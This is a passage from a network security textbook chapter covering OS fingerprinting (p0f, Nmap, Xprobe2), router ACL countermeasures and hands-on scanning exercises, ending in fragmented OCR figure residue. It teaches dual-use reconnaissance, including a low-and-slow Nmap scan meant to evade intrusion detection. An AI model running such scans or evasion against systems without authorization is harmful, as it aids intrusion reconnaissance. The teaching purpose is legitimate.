THC-Amap is the final port-scanning tool I will discuss. It was developed to overcome some problems that had previously plagued port scanners. Traditional scanning programs did not always grab banners effectively. As an example, some services, such as SSL, expect a handshake. Amap handles this by storing a collection of responses that it can fire off at a port to interactively elicit a response from it. Another is that scanning programs sometimes make some basic assumptions that might be flawed. Many port scanners assume that if a particular port is open, then the default application for that port must be present. Amap probes these ports to find out what is really running there.

### IN THE LAB

**As you can see, an effective port scan places the attacker one step closer to a successful attack. The real risk of the port scan is that the attacker can now identify an active service and most possibly the version of the application**

**running. In your test lab, you can examine this further by performing the following actions. Run SuperScan against an active system you have locally that has HTTP active. If you have not already installed the program, now would be a good time to download it from `www.snapfiles.com/get/superscan.html`. If you do not have HTTP running, you can start it up on Windows computer by going to Settings ➪ Control Panel ➪ Administrative Tools ➪ Services. With HTTP running, you should have some results from your SuperScan port scan. Notice in the results how a specific version of HTTP service is returned? My scan retuned IIS 5.0.**

**Now go to `www.securityfocus.com/vulnerabilities` and search for specific vulnerabilities for your specific version of service you found running. These are the same vulnerabilities that an attacker might use to determine which types of exploits the victim's computer might be vulnerable to.**

**You can mitigate these risks by turning off services that are not needed, filtering traffic at the firewall, or even changing banners so that the attacker is returned incorrect information. No matter which approach you take, the idea is to provide the attacker with nothing.**

## OS Fingerprinting

The detection of operating systems can be approached in one of two ways: active or passive. A passive discovery tool does not interact with the target system itself. Instead, a passive tool monitors network traffic, looking for patterns that are characteristic of known operating systems. The database of known patterns can be updated as the security community learns to discern more device types. Tools of this type have become more capable as development matures. Although the passive approach is attractive because of its stealth and low network impact, the most accurate results are achieved when you are connected directly to the network being observed.

An active *OS fingerprinting* tool interacts with the network target. Several probes or triggers are sent. By analyzing the responses received from the target, it is often possible to guess, with good accuracy, what OS is in control. Commonly used operating systems present an identifiable signature when probed in this manner.

### Passive Fingerprinting

At this point, reconnaissance has provided some basic information about the system. IP addresses, active systems, and open ports have been identified. While the individual performing these probes may not yet know what type of systems he is dealing with, he is getting close. Passive fingerprinting is one way to determine this type of information. Passive sniffing is really sniffing, as you are only examining packets as they come by. These packets are examined for certain characteristics that can be pointed out to determine the OS. Four commonly examined items that are used to fingerprint an OS are listed here:

- **The IP TTL value** — Different operating systems set the TTL to unique values on outbound packets.
- **The TCP window size** — OS vendors use different values for the initial window size.
- **The IP DF option** — Not all OS vendors handle fragmentation in the same way.
- **The IP TOS option** — Type of Service is a 3-bit field that controls the priority of specific packets. Again, not all vendors implement this option in the same way.

These are just four of many possibilities that can be used to passively fingerprint an OS. One of the most up-to-date passive fingerprinting tools is the Linux-based tool, P0f. P0f attempts to passively fingerprint the source of all incoming connections once the tool is up and running. Because it's a truly passive tool, it does so without introducing additional traffic on the network. P0fv2 is available at `http://lcamtuf.coredump.cx/p0f.tgz`. You will also find the tool preinstalled on the BackTrack OS. P0f looks specifically at the following IP and TCP fields:

- Initial Time to Live — IP header
- Don't Fragment — IP header
- Overall SYN packet size — TCP header
- TCP Options such as windows scaling or maximum segment size — TCP header
- TCP Window Size — TCP header

P0f looks specifically at TCP session startups. In particular, it concentrates on step one, the SYN segment. The program uses a fingerprint database (in a file named `p0f.fp`) to identify the host that connects to you. The `p0f.fp` file uses the following format:

```
wwww:ttt:D:ss:OOO...:QQ:OS:Details
wwww     - window size (can be * or %nnn or Sxx or Txx)
ttt      - initial TTL
D        - don't fragment bit (0 - not set, 1 - set)
ss       - overall SYN packet size (* has a special meaning)
OOO      - option value and order specification (see below)
```

```
QQ       - quirks list (see below)
OS       - OS genre (Linux, Solaris, Windows)
details  - OS description (2.0.27 on x86, etc)
```

Here is a portion of the p0f file so that you can better understand how it functions. Take a look at a portion of the `p0f.fp` file shown here. Look specifically at the rule that is used to identify Mac OS versions 9.0 to 9.2:

```
##########################
# Standard OS signatures #
##########################
----------------- MacOS -------------------
S2:255:1:48:M*,W0,E:.:MacOS:8.6 classic
16616:255:1:48:M*,W0,E:.:MacOS:7.3-8.6 (OTTCP)
16616:255:1:48:M*,N,N,N,E:.:MacOS:8.1-8.6 (OTTCP)
32768:255:1:48:M*,W0,N:.:MacOS:9.0-9.2
32768:255:1:48:M1380,N,N,N,N:.:MacOS:9.1 (1) (OT 2.7.4)
65535:255:1:48:M*,N,N,N,N:.:MacOS:9.1 (2) (OT 2.7.4)
----------------- OpenBSD -----------------
16384:64:1:64:M*,N,N,S,N,W0,N,N,T:.:OpenBSD:3.0-3.4
57344:64:1:64:M*,N,N,S,N,W0,N,N,T:.:OpenBSD:3.3-3.4
```

Notice that the initial window size is 32768 bytes, the initial time to live from the IP header is 255, the don't fragment bit in the IP header is set on, the total length of the SYN packet is 48 bytes, the maximum segment size option is bolted on to the TCP header (as is the window scaling option), there is a no-operation (NOP) in the option list as well, and no quirks are noted. In its most trivial mode of operation, p0f watches only packets that involve your host — the host that is running p0f. This provides a narrow view of the network. But this might suffice for some needs if all you want to do is track who connects to your machine. An example of p0f running in this is shown here.

```
C:\>p0f -i2
p0f - passive os fingerprinting utility, version 2.0.4
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
WIN32 port (C) M. Davis <mike@datanerds.net>, K. Kuehl <kkuehl@cisco.
com>
p0f: listening (SYN) on '\Device\NPF_{BB5E4672-63A7-4FE5-AF9B-
69CB840AAA7E}', 22
3 sigs (12 generic), rule: 'all'.
192.168.123.101:1045 - Windows 2000 SP4, XP SP1
  -> 64.233.187.99:80 (distance 0, link: ethernet/modem)
```

p0f can also operate in promiscuous mode. Use the `-p` option for this. You can monitor more network connections this way. Watching only the SYN segment of the TCP session startup means that you are fingerprinting only the system that initiates the connection. It tells you nothing about the system being connected to. There is an option, `-A`, that turns the program's focus to step two of the session startup, the ACK-SYN segment. This will then allow you to fingerprint the system that is the object of the connection. While passive OS identification is not as accurate as active fingerprinting, it is a fascinating field and a very stealth way to identify the system.

## Active Fingerprinting

Active stack fingerprinting is more powerful than passive fingerprint scanning because the user does not have to wait for random packets for analysis. Active fingerprinting requires the user of the active fingerprinting tool to inject the packets into the network. Like passive OS fingerprinting, active fingerprinting examines the subtle differences that exist between different vendors' implementation of the TCP/IP stack. Therefore, if someone probes for these differences, the version of OS can most likely be determined. One of the individuals that have been a pioneer in this field of research is Fyodor. Besides developing the tool Nmap, he has also contributed to the security field by adding to the body of knowledge about how active fingerprinting works. His white paper ''Remote OS Detection using TCP/IP Fingerprinting (2nd Generation),'' available at `www.insecure.org/nmap/nmap-fingerprinting-article.html`, has some in-depth information and is a good resource if you want to learn more about the topic. Listed here are some of the basic methods used in active fingerprinting:

- **The FIN probe** — A FIN packet is sent to an open port, and the response is recorded. While RFC 793 states the required behavior is not to respond, many operating systems, including Windows, will respond with a RESET.
- **Bogus Flag probe** — As you may remember from earlier in the chapter, only six valid flags are in the 1-byte TCP header. A bogus flag probe sets one of the used flags along with the SYN flag in an initial packet. Linux responds by setting the same flag in the subsequent packet.
- **Initial Sequence Number (ISN) sampling** — This fingerprinting technique works by looking for patterns in the ISN number. Although some systems use truly random numbers, others, including Windows, increment the number by a small fixed amount.
- **IPID sampling** — Many systems increment a systemwide IPID value for each packet they send. Others, including Windows, increment the number by 256 for each packet.
- **TCP Initial Window** — This fingerprint technique works by tracking the window size in packets returned from the target device. Many operating systems use exact sizes that can be matched against a database to uniquely identify the OS.

- **ACK value** — Here again, vendors differ in the ways they have implemented the TCP/IP stack. Some operating systems send back the previous value plus 1; others send back more random values.
- **Type of Service** — This fingerprinting type tweaks ICMP port unreachable messages and examines the value in the Type of Service (TOS) field. Some use 0; others return different values.
- **TCP Options** — Here again, different vendors support TCP options in different ways. By sending packets with different options set, the responses will start to reveal the server's fingerprint.
- **Fragmentation Handling** — This fingerprinting technique takes advantage of the fact that different OS vendors handle fragmented packets differently. RFC 1191 specifies the maximum transmission unit (MTU) is normally set between 68 and 65535 bytes.

With some basic information out of the way, let's look at some examples of active fingerprinting tools.

### *OS Fingerprinting Tools*

One of the first tools to actually be widely used for active fingerprinting back in the late 1990s was Queso. Although no longer updated, it helped move this genre of tools forward. You can find Queso on the enclosed BackTrack ISO with this book. Nmap is probably the most used fingerprinting tool. It, too, is included with BackTrack or can be download to run on Windows. The `-O` option is used for fingerprinting. For a reliable prediction, one open port and one closed port is required. An example fingerprint scan is shown here:

```
root@linux_pc: /etc[root@linux_pc /etc]# nmap -O 192.168.123.100

Starting nmap V. 4.52 ( www.insecure.org/nmap/ )
Interesting ports on unix1 (192.168.1.11):
(The 1529 ports scanned but not shown below are in state: closed)
Port       State       Service
79/tcp       open        finger
111/tcp      open        sunrpc
513/tcp      open        login
6000/tcp     open        X11
7100/tcp     open        font-service
32771/tcp    open        sometimes-rpc5
32772/tcp    open        sometimes-rpc7
Remote operating system guess: Solaris 2.6 - 2.7
Uptime 33.632 days (since Wed May 16 19:38:19 2007)
```

Xprobe2 is another active operating system fingerprinting tool with a different approach to operating system fingerprinting. Xprobe2 relies on fuzzy signature matching. In layman's terms, this means that targets are run through a variety of tests. These results are totaled and the user is presented with a score that tells the probability of the target machine's OS (for example, 75% Windows XP and 60% Windows 2000). Xprobe is also unique in that it uses a mixture of TCP, UDP, and ICMP to slip past firewalls and avoid IDS systems.

**IN THE LAB**

**OS fingerprinting provides the attacker with specific information as to what operating system the targeted system is running. Consider the risks in this way: The attacker may have a useful exploit for Windows XP SP1. However, if the attacker cannot determine the operating system or believes it to be something else, such as Linux, he or she may move on to another target.**

**You can mitigate these risks by blocking all unneeded traffic at the firewall by using a basic product like ZoneAlarm (downloadable from `http://www.zonealarm.com/store/content/catalog/products/trial_zaFamily/trial_zaFamily.jsp?dc=12bms&ctry=US&lang=en&lid=db_trial`). ZoneAlarm is available for Windows systems. Commercial products such as Portsentry can also be used to thwart attackers. Portsentry can be downloaded from `http://sourceforge.net/projects/sentrytools`, and is designed to be run on a Linux system.**

## Scanning Countermeasures

While we have spent a fair amount of time looking at how port scans are performed and how that information can be used, it's important to look at how to block unauthorized individuals from this information. The most basic method is to turn it off. As mentioned earlier in the chapter, the principle of least privilege is simply the process of turning off everything that is not needed. A second line of defense is intrusion detection. An intrusion detection system (IDS) can detect scans on the network. Two types of IDS are common: host intrusion and network. Host detection tools monitor the activities of a specific host, whereas network intrusion detection tools monitor network traffic in an attempt to recognize noteworthy or alarming network activity. IDS will be discussed in detail in Chapter 10, ''Intrusion Detection.''

The tool that comes to mind for most people when you're talking about network intrusion detection is Snort. It is discussed in detail in Chapter 10. One new rather novel approach is port knocking.

Remember that active scanning requires that an attacker attempt to communicate with the probed port to analyze and assess the potential operating system. Port knocking is a defensive technique to prevent active fingerprinting. Port knocking requires that anyone wishing to use a particular service request access by sequencing a specific series of ports. Sequencing these specific ports in a given order is required before the service will accept a connection. Initially, the server presents no open ports to the network, but it does monitor all connection attempts. The service is triggered only after the client initiates connection attempts to the ports specified in the knock. During this knocking phase, the server detects the appropriate sequence and opens a connection when the knocking sequence is correct.

While this technique does not harden the underlying application, it does make active fingerprinting more difficult for the attacker. Like most defensive techniques, it does have some vulnerabilities. It's not well suited for publicly accessible services, and it's also important to note that anyone who has the ability to sniff the network traffic will be in possession of the appropriate knock sequence. If we return to the principle of least privilege, I would reiterate the point that this rule applies not only to hosts but also firewalls and routers.

Securing routers and the traffic that flows through them is primarily achieved by using packet filters. Packet filters are the most basic form of firewall. The ability to implement packet filtering is built in to routers and is a natural fit with routers because they are the access point of the network. Packet filtering is configured through access control lists (ACLs). ACLs allow rule sets to be built that will allow or block traffic based on header information. As network layer traffic enters the router on its way into or out of the network, it is compared to rule sets that have been saved in the ACL and a decision is made as to whether the packet will be permitted or denied. For instance, a packet filter may permit web traffic on port 80 and block DNS traffic on port 53. ACLs can also be configured to log specific types of activity. For example, traffic attempts to enter your network from the Internet yet is addressed with a private address. A sample ACL is shown here with various permit, deny, and logging statements:

```
no access-list 111
access-list 111 permit tcp 192.168.1.0 0.0.0.255 any eq www
access-list 111 permit udp 192.168.1.0 0.0.0.255 any eq dns
access-list 111 deny udp any any eq netbios-ns
access-list 111 deny udp any any eq netbios-dgm
access-list 111 deny udp any any eq netbios-ss
access-list 111 deny tcp any any eq telnet
access-list 111 deny icmp any any
access-list 111 deny ip any any log
interface ethernet1
ip access-group 111 in
```

As shown in this example, ACLs work with header information to make a permit or deny decision. This includes items from IP, ICMP, TCP, and UDP.

ACLs can make a decision on how to handle traffic based on any of the following categories:

- **Source IP address** — Is it from a valid or allowed address?
- **Destination IP address** — Is this address allowed to receive packets from this device?
- **Source port** — Includes TCP, UDP, and ICMP
- **Destination port** — Includes TCP, UDP, and ICMP
- **TCP flags** — Includes SYN, FIN, ACK, and PSH
- **Protocol** — Includes protocols such as FTP, Telnet, SMTP, HTTP, DNS, and POP3
- **Direction** — Can allow or deny inbound or outbound traffic
- **Interface** — Can be used to restrict only certain traffic on certain interfaces

Although packet filters do provide a good first level of protection, they are not perfect. They can also block specific ports and protocols but cannot inspect the payload of the packet. Most important, packet filters cannot keep up with state. Packet filters have the advantage of being fast. State-based systems take more time, as the traffic must be compared to a state table. For example, if a state-based firewall were to see DNS reply traffic attempting to enter the network, it must first look at the state table to see if a DNS request was ever sent. As DNS is a request/reply protocol, replies should not exist in a void.

ACLs are the best place to start building in border security. ACLs should be the starting point as far as dictating what will be filtered and what type of connectivity is allowed to ingress and egress the border routers. To prevent more advanced types of scans and attacks, you should also harden the network against address spoofing. This can be accomplished by adding a few basic lines to your border router's ACLs. An example of this is given here using our sample address of 192.168.123.0:

```
access-list egress permit 192.168.123.0 0.0.0.255 any
access-list egress deny ip any any log
```

Although this might not look like much, it's actually all that is required to ensure that addresses leaving your network are properly addressed. If not, they are logged. Implementing a simple ingress and egress ACL can make your network much more secure against network spoofing and is actually easy to implement. If you have a router in your network security lab attempt spoofing through the router with and without the ACL above, and observe the results. One good resource to find out more ways to harden your router and secure the traffic it handles is the NSA's router security configuration. It can be found at `www.nsa.gov/snac/downloads_all.cfm`.

**IN THE LAB**

**Here we look at specific measures you can take to prevent these vulnerabilities in your test network. Step one is to start at the router. You will want to block all traffic that should not be moving into your network. For example, block individuals from being able to identify your router. If it is a Cisco device, you may want to use the following ACL.**

```
access-list 111 deny tcp any any 79 log or access-list 101 deny tcp
any any 9001
```

**Port 79 is used by the finger command to identify services, and port 9001 is the Xremote service port.**

**Step two is to enable the local firewall. Most Microsoft products, including XP, 2003, and Vista, have built-in firewalls that can be enabled or disabled. Simply enabling the firewall will prevent most service requests and block ping requests. On the Linux side, there are tools such as IPtables and IPchains that can be used to filter traffic.**

**Step three is to turn off unneeded services. Unless there is a valid need for a particular service, it should be off. If you scan your BackTrack system, you will notice that the developers have done a good job of following this rule; most services are off by default. Your Windows systems will typically not be as tightly controlled, and you will most likely find a number of ports open. You will want to go through and turn off each of these that is not needed.**

**Step four is to always make sure that systems have the most current patch. While it sounds redundant, you should, patch, patch, and patch again. Most attacks are against down-level systems. Keeping the most current level of software reduces the potential of a successful attack.**

## Summary

I hope this chapter has opened your eyes to the power of port scanning. Port scanning is an important piece of evaluating how secure your network is and what types of services can be seen as open by an attacker. Just remember that if we do not scan and secure our own networks, there will always be a host of individuals ready to scan them for us. This can include hackers, crackers, and attackers. Many of the more sophisticated security-assessment tools such as Metasploit and Nessus actually make use of port-scanning tools to provide the information needed about individual hosts. What I have tried to do in this chapter is show you more than just the tool and take a more in-depth look at how these tools perform their specific functions. Having this knowledge makes you a much stronger security engineer because now you can better apply specific tools for specific situations. Just think back to our discussion on fingerprinting to see how this holds true. Passive fingerprinting offers a stealthy like way to gather information, but you are at the mercy of waiting for someone else to generate traffic. Active fingerprinting offers a much more accurate means of OS identification, but it is also much more detectable, as it injects traffic into the network. Now is the time to practice in your own lab to build your proficiency.

## Key Terms

- **Address Resolution Protocol** — Protocol used to map a known IP address to an unknown physical address.
- **Internet Control Message Protocol** — Part of TCP/IP that supports diagnostics and error control. Ping is a type of ICMP message.
- **IPSec (IP Security)** — An IETF standard used to secure TCP/IP traffic by means of encapsulation. It can be implemented to provide integrity and confidentiality.
- **OS fingerprinting** — The practice of identifying the operating system of a networked device by using passive or active techniques.
- **Port knocking** — A defensive technique that requires users of a particular service to access a sequence of ports in a given order before the service will accept the user's connection. The service will not reply as listening until the proper sequence of knocks happens.
- **Port scanning** — The process of attempting to connect to TCP and UDP ports for the purpose of identifying listening services
- **Principle of least privilege** — A process of securing the network infrastructure by first denying all access and then allowing access only on a case-by-case basis as needed.
- **RFC (Request for Comments)** — Used to document a list of notes or information about a service or protocol. RFCs are controlled by the Internet Engineering Task Force (IETF) and detail can be used as an Internet standard.
- **Shoulder surfing** — The act of looking over someone's shoulder to steal a password.
- **Transmission Control Protocol** — One of the main protocols of IP. TCP is used for reliability and guaranteed delivery of data.
- **User Datagram Protocol** — A connectionless protocol that provides very few error-recovery services but offers a quick and direct way to send and receive datagrams.

- **Wardialing** — The process of using a software program to automatically call thousands of telephone numbers to look for anyone who has a modem attached.
- **Wardriving** — The process of driving around a neighborhood or area to identify wireless access points.
- **Wired Equivalent Privacy** — Based on the RC4 encryption scheme, WEP was designed to provide the same level of security as that of a wired LAN. Because of 40-bit or 104-bit encryption and problems with the initialization vector, it was found to be unsecure.

## Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. The author selected the tools and utilities used in these exercises because they are easily obtainable. Our goal is to provide you with *real* hands-on experience.

### Port Scanning with Nmap

This first exercise steps you through the process of scanning with Nmap. You can run Nmap from the included `Backtrack.iso` or you can download it to run from a Windows computer. To download the Windows version, go to `http://insecure.org/nmap/download.html`.

1. Install Nmap into a Windows directory that is in the command path so that you can run it easily from the command line regardless of the folder in which you are located.
2. From the command line, enter the following:

   ```
   nmap -h
   ```

   This will provide you with a listing of the command syntax of Nmap and some of the types of scans it can perform.
3. From the command line or shell, enter the following command and note the output:

   ```
   nmap -sP <IP Address>
   ```

   Enter an IP address that is within your network and that you have permission to scan. If you are not sure what the `-sP` switch (option) does, you may want to look back over the results of step 2.

   (Do you remember what task this command enables you to do? Does it enable you to fingerprint, find live hosts, or port scan? Kudos if you answered find live hosts!)

4. Now, perform the following Nmap scan:

   ```
   nmap -sP -T paranoid -randomize IP Addresses --packet_trace
   ```

   Notice the order and speed of the packets being sent for your computer. This type of scan can be used to try to go undetected by some intrusion detection systems.

5. Perform the following command and observe the output for `nmap` to the shell:

   ```
   nmap -sU <IP Address>
   ```

   Remember that the `-sU` is a UDP scan, so the results may not be as detailed as what was returned from TCP scans.

6. Perform the following `nmap` command and observe the command's output to the shell:

   ```
   nmap -sA IP Address
   ```

   This type of scan is sometimes used to deal with routers that have ACLs applied.

I hope this exercise has helped to raise your awareness of how scanning programs such as Nmap work. In the next exercise, you will get to see how GUI-based scanning tools such as SuperScan work.

## Port Scanning with SuperScan

This exercise steps you through a port scanning with a GUI tool. The scanning tool that is used is SuperScan. You can download SuperScan from `www.snapfiles.com/get/superscan.html`.

1. After downloading, go to Start ➪ Programs ➪ System Tools ➪ SuperScan to start the program. The program interface will appear and look similar to Figure 4-10.

2. Enter a starting and ending IP address range to scan and press the > button.

3. Click the Host and Service Discovery tab. Details will appear as shown in Figure 4-11.

4. Leave the default settings as shown in Figure 4-11. Now, examine the Scan Options tab.

5. Notice the Scan Options shown in Figure 4-12. Leave the scan options set as 1 ms to perform a fast scan.




**Figure 4-10** SuperScan.


6. Click the Start button, shown in the bottom of Figure 4-10. Allow the scan some time to complete.
7. When the scan is complete, click Generate HTMP Report. A report will be generated, as shown in Figure 4-13.

This report can be used to examine open services and determine which ports and services can be further locked down and secured. It can also help identify that only approved applications and services are running on the network.

## Using Look@LAN

This exercise steps you through the installation and use of Look@LAN. Look@LAN can be downloaded from `www.lookatlan.com`. Download it and accept the defaults during installation:

1. Once installed, go to Start ➪ Programs ➪ Look@LAN to start the program. Choose create a new profile to use the program for the first time. Click Next to accept the defaults and allow the program to start its scan.



☑ Host discovery

☑ Echo Request
□ Timestamp Request
□ Address Mask Request
□ Information Request

Timeout (ms) 2000

☑ UDP port scan

Timeout (ms) 2000

Start port
End port
Read ports from file

7
9
11
53
67-69

Scan type ● Data ○ Data + ICMP

□ Use static source port

☑ TCP port scan

Timeout (ms) 4000

Start port
End port
Read ports from file

7
9
11
13
15

Scan type ○ Connect ● SYN

□ Use static source port

**Figure 4-11** SuperScan's Host and Service Discovery tab.

2. The scan will complete automatically, and the finished results will be displayed (see Figure 4-14).


## Passive Fingerprinting

These final two exercises provide you an overview of fingerprinting tools. First up is passive fingerprinting.

1. Start BackTrack and go to KDE ➪ BackTrack ➪ Enumeration ➪ Operating Systems ➪ Xprobe2. Xprobe2 is an active fingerprinting tool that is used to identify operating systems based on a probability scale.
2. From the terminal, enter the following:

   ```
   Xprobe2 <IP_address>
   ```

3. Allow Xprobe2 to execute, and observe the results. Figure 4-15 shows a sample scan.



Host discovery passes 1

Service discovery passes 1

☑ Hostname lookups

Number of resolving passes 1

☑ Banner grabbing

TCP Timeout (ms) 8000

UDP Timeout (ms) 8000


Source IP (for SYN scan) Default

☑ Hide systems with no open ports

☑ Randomize IP and port scan order

A delay of 1 ms will be placed between each packet transmitted.

**Figure 4-12** SuperScan's Scan Options tab.



| IP | 192.168.123.183 |
|---|---|
| Hostname | [Unknown] |
| Netbios Name | EARTH |
| Workgroup/Domain | WORKGROUP |

| TCP Ports (3) | |
|---|---|
| 135 | DCE endpoint resolution |
| 139 | NETBIOS Session Service |
| 1025 | network blackjack |

| UDP Ports (1) | |
|---|---|
| 137 | NETBIOS Name Service |


| TCP Port | Banner |
|---|---|

| UDP Port | Banner |
|---|---|
| 137<br>NETBIOS Name Service | see below |

```
MAC Address: 00:09:5B:1F:26:58
NIC Vendor : Unknown

